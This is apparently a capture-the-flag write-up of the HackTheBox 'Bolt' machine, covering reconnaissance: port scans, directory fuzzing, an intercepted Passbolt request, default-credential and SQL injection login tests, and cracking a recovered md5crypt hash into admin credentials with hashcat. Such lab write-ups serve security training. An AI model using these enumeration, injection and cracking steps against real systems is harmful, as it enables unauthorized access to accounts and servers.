

## **1.0 RECONNAISSANCE**

## 1.1 Network Port Scanning

### 1.1.1 Port 22

Port 22 with OpenSSH 8.2p1 Ubuntu 4ubuntu0.3

```
NOT SHOWN. 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4d:20:8a:b2:c2:8c:f5:3e:be:d2:e8:18:16:28:6e:8e (RSA)
|   256 7b:0e:c7:5f:5a:4c:7a:11:7f:dd:58:5a:17:2f:cd:ea (ECDSA)
|_  256 a7:22:4e:45:19:8e:7d:3c:bc:df:6e:1d:6c:4f:41:56 (ED25519)
```

### 1.1.2 Port 80 and Port 443

Port 80 and 443 with nginx 1.18.0 (Ubuntu). New hostname discovered. Add hostname to /etc/hosts file.

```
[+] http://192.168.1.13:19080/auth/login?redirect=%2F
80/tcp open  http   nginx/1.18.0 (Ubuntu)
|_http-title: Starter Website - About
|_http-server-header: nginx/1.18.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
|_http-title: Passbolt | Open source password manager for teams
|_Requested resource was /auth/login?redirect=%2F
|_ssl-cert: Subject: commonName=passbolt.bolt.hbtb/organizationName=Internet Widgit Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Not valid before: 2021-02-24T19:11:23
|_Not valid after:  2022-02-24T19:11:23
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

## 1.2 Web Fuzzing

### 1.2.1 Vhost fuzz for bolt.htm

Discover more vhost is available. Add only demo and mail vhost into /etc/hosts file.

### 1.2.2 Directory fuzz for bolt.htb

Discover some interesting directory such as download, register and so on.

### 1.2.3 Directory fuzz for passbolt.bolt.htb

Discover some common directory on web server.


```
--  
:: Method      : GET  
:: URL        : https://passbolt.bolt.htb/FUZZ  
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt  
:: Output file : ./web-dir/bolt-passbolt.ffuf  
:: File format : csv  
:: Follow redirects : false  
:: Calibration   : false  
:: Timeout       : 10  
:: Threads       : 40  
:: Matcher       : Response status: 200,204,301,302,307,401,403,405  
  
--  
  
app           [Status: 302, Size: 0, Words: 1, Lines: 1]  
css            [Status: 301, Size: 178, Words: 6, Lines: 8]  
favicon.ico   [Status: 200, Size: 318, Words: 2, Lines: 1]  
fonts          [Status: 301, Size: 178, Words: 6, Lines: 8]  
groups         [Status: 302, Size: 0, Words: 1, Lines: 1]  
healthcheck   [Status: 403, Size: 3738, Words: 773, Lines: 88]  
img            [Status: 301, Size: 178, Words: 6, Lines: 8]  
js              [Status: 301, Size: 178, Words: 6, Lines: 8]  
locales        [Status: 301, Size: 178, Words: 6, Lines: 8]  
login          [Status: 301, Size: 0, Words: 1, Lines: 1]  
logout         [Status: 301, Size: 0, Words: 1, Lines: 1]  
recover        [Status: 301, Size: 0, Words: 1, Lines: 1]  
register       [Status: 301, Size: 0, Words: 1, Lines: 1]  
resources      [Status: 302, Size: 0, Words: 1, Lines: 1]  
roles          [Status: 302, Size: 0, Words: 1, Lines: 1]  
users          [Status: 302, Size: 0, Words: 1, Lines: 1]  
--
```

## 1.3 Website enumeration

### 1.3.1 PASSBOLT.BOLT.HTB

#### 1.3.1.1 Password manager page

Discovered passbolt (password manager) page when access via web browser.




Submit random email and intercept with Burp Suite. Discover post with JSON data.

```
1 POST /users/recover.json?api-version=v2 HTTP/2
2 Host: passbolt.bolt.htb
3 Cookie: passbolt_session=rf2tbf74c1d3q69i83h84bnf; csrfToken=
c225e14460bb3e5fef1142ce138a9d756d00011133aaaf683a9f98284eb20b6e10d100ea57e5d14e15282531dc19970ac29734b8167bc
d40a8a4bfab94517a931
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: application/json
6 Accept-Language: en-US, en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://passbolt.bolt.htb/users/recover?locale=en-UK
9 Content-Type: application/json
0 X-Csrftoken:
c225e14460bb3e5fef1142ce138a9d756d00011133aaaf683a9f98284eb20b6e10d100ea57e5d14e15282531dc19970ac29734b8167bc
d40a8a4bfab94517a931
1 Origin: https://passbolt.bolt.htb
2 Content-Length: 28
3 Sec-Gpc: 1
4 Te: trailers
5
6 {
    "username": "root@bolt.htb"
}
```

### 1.3.1.2 *Invitation message*


Required invitation to access the password manager. Nothing much we can do anything here.



## 1.3.2 BOLT.HTB


### 1.3.2.1 *Home page.*

Discovered the server is implemented Admin LTE application for administration.




### 1.3.2.2 Download page

Discover '/uploads' directory and image.tar file.




### 1.3.2.3 Login page

Test login with root:root. Server return Invalid login for that credential.



Test login with admin:admin. Server return access denied and invalid password. Seem like the admin username is correct.




#### 1.3.2.4 Register page

Discover a common register page or sign up on most web application.

A screenshot of a web browser window. The title bar shows three tabs: 'Boilerplate Code Ninja - S...' (highlighted with a red box), 'Passbolt | Open source p...', and '+'. Below the tabs, the address bar contains 'bolt.htb - Browser-ba...'. The main content area displays a registration form titled 'Create an account'. It includes fields for 'Your username' (with a user icon and input field 'username'), 'Your Email' (with an envelope icon and input field 'email'), 'Password' (with a lock icon and input field 'Password'), and 'Confirm Password' (with a lock icon and input field 'Confirm password'). Below these fields is a checkbox labeled 'I agree to the terms and conditions'. At the bottom of the form is a dark blue button with the text 'Create Account' in white. At the very bottom of the page, there is a link 'Already have an account? Login here'.

### 1.3.2.5 Register new account (505 error)


Try register new account, but the server lead user to internal server error page.



## 1.3.3 DEMO.BOLT.HTB

### 1.3.3.1 Login page.

Access to 'demo' subdomain. The server navigate user to login page. Which this page is like the login page as [BOLT.HTB login page](#).



### 1.3.3.2 Register page

Register page look different with previous register page. Discover that the email format and invite code box displayed. Seem like this registration required a invite code.

The screenshot shows a registration form titled "Create an account". The URL in the address bar is "demo.bolt.htb/register". The form includes fields for "Your username", "E-mail", "Password", and "Your invite code". A red box highlights the "E-mail" field, which contains "@bolt.htb". Another red box highlights the "Your invite code" field. Below the form is a checkbox for "I agree to the terms and conditions" and a "Create Account" button. At the bottom, there is a link to "Login here".

## 1.3.4 MAIL.BOLT.HTB

### 1.3.4.1 Login page

Test login with [admin@bolt.htb](mailto:admin@bolt.htb). Server returned login failed.

The screenshot shows a login page for "Bolt Webmail". The URL in the address bar is "mail.bolt.htb/?\_task=login". The form has fields for "Username" and "Password". The "Username" field contains the value "admin' OR '1' = '1". Below the form is a blue "LOGIN" button. At the bottom right, there is a yellow status bar with the message "Login failed." containing a warning icon.

## 1.4 Tar File Enumeration

### 1.4.1 File extraction

Extracted the tar file. Discover more directory that required to enumerate.


```
sodanew@kalinew:~/Documents/HTB/Machine/Bolt/target-items/uploads/image-tar-dir$ ls -la
total 64
drwxr-xr-x 13 sodanew sodanew 4096 Dec 18 15:13 .
drwxr-xr-x  3 sodanew sodanew 4096 Dec 18 15:13 ..
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6 2021 187e74706bdc9cb3f44dca230ac79962288a5b8bd579c47a36abf64f35c2950
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6 2021 1be1cefeda09a601dd9ba310a3704d6309dc28f6d213867911cd2257b95677c
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6 2021 2265c5097f0b290a53b7556fd5d721ffad8a4921bfca2ae6378c04859185d27fa
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6 2021 3049862d975f250783ddb4ea0e9cb359578da4a06bf84f05a7ea69ad8d508dab
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6 2021 3350815d3bdf21771408f91da4551ca6fe482edce74e9352ed75c2e8a5e68162
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6 2021 3d7e9c6869c056cdffaae812b4ec198267e26e03e9be25ed81fe92ad6130c6b
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6 2021 41093412e0da959c80875bb0d640c1302d5bcdffec759a3a5670950272789ad
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6 2021 745959c3a65c3899f9e1a5319ee5500f199e0cadf8d487b92e2f29744f1fc5cf
-rw-r--r--  1 sodanew sodanew 3797 Mar  6 2021 8596747986c682d191cd0deaae8c12454052faa654d6691c21577a8fa50811.json
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6 2021 9a3bb6554a4d35896e951f1528578693762650f76d7fb3aa791ca8eec09f14bc77
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6 2021 a4ea7d8ade7bfbbf327b56b0cb794aed9a8487d31e588b75092f6b527a2976f2
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6 2021 d693a85325229cdf0fecfd248731c346edbc4e02b0c6321e256fffc588a3e6cb26
-rw-r--r--  1 sodanew sodanew 1002 Jan  1 1970 manifest.json
-rw-r--r--  1 sodanew sodanew 119 Jan  1 1970 repositories
```

#### 1.4.2 Invite code

Obtain code from route.py in one of the directory inside downloaded tar file.

### 1.4.3 Credentials

Discover credentials in SQLite3 database file.



The screenshot shows the DB Browser for SQLite interface. The title bar indicates the database is located at /home/sodanew/Documents/HTB/Machine/Linux/Bolt/target-items/uploads/image-tar-dir/db.sqlite3. The main window displays a table named 'User' with three columns: 'id', 'username', and 'password'. There is one row of data: id=1, username=admin, and password=\$1\$sm1RceCh\$rSd3PygnS/6jlFDfF2J5q. The password field is selected and highlighted with a red box. The status bar at the bottom right shows 'Type of data currently in cell: Text / Numeric' and '34 character(s)'.

### 1.4.4 Hash Crack


Successful cracked the password.

```
$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.:deadbolt

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target....: $1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.
Time.Started....: Sat Dec 18 16:47:43 2021 (22 secs)
Time.Estimated...: Sat Dec 18 16:48:05 2021 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 8151 H/s (7.21ms) @ Accel:256 Loops:125 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 173056/14344384 (1.21%)
Rejected.....: 0/173056 (0.00%)
Restore.Point....: 172544/14344384 (1.20%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:875-1000
Candidate.Engine.: Device Generator
Candidates.#1....: dodgers12 -> converse3
Hardware.Mon.#1...: Util: 98%
```

### 1.4.5 Login page



Login to '<http://bolt.htb/login>' discover full feature of AdminLTE with admin:deadbolt credentials.



## 1.5 BOLT.HTB Enumeration

### 1.5.1 Security issues

Some message that left over. Seem like this message is related to 'demo.bolt.htb' domain.



## 1.5.2 Profile page

Checked the whole page. Unfortunately, could not discover any useful information. I decided to enumerate on other subdomains.

Profile

Activity Timeline

Jonathan Burke Jr. Shared publicly - 7:30 PM today

Sarah Ross Sent you a message - 3 days ago

## 1.6 DEMO.BOLT.HTB Enumeration

### 1.6.1 Registration

Register new account with the invite code that found on [python script](#).

Profile

Activity Timeline Settings

Jonathan Burke Jr. Shared publicly - 7:30 PM today

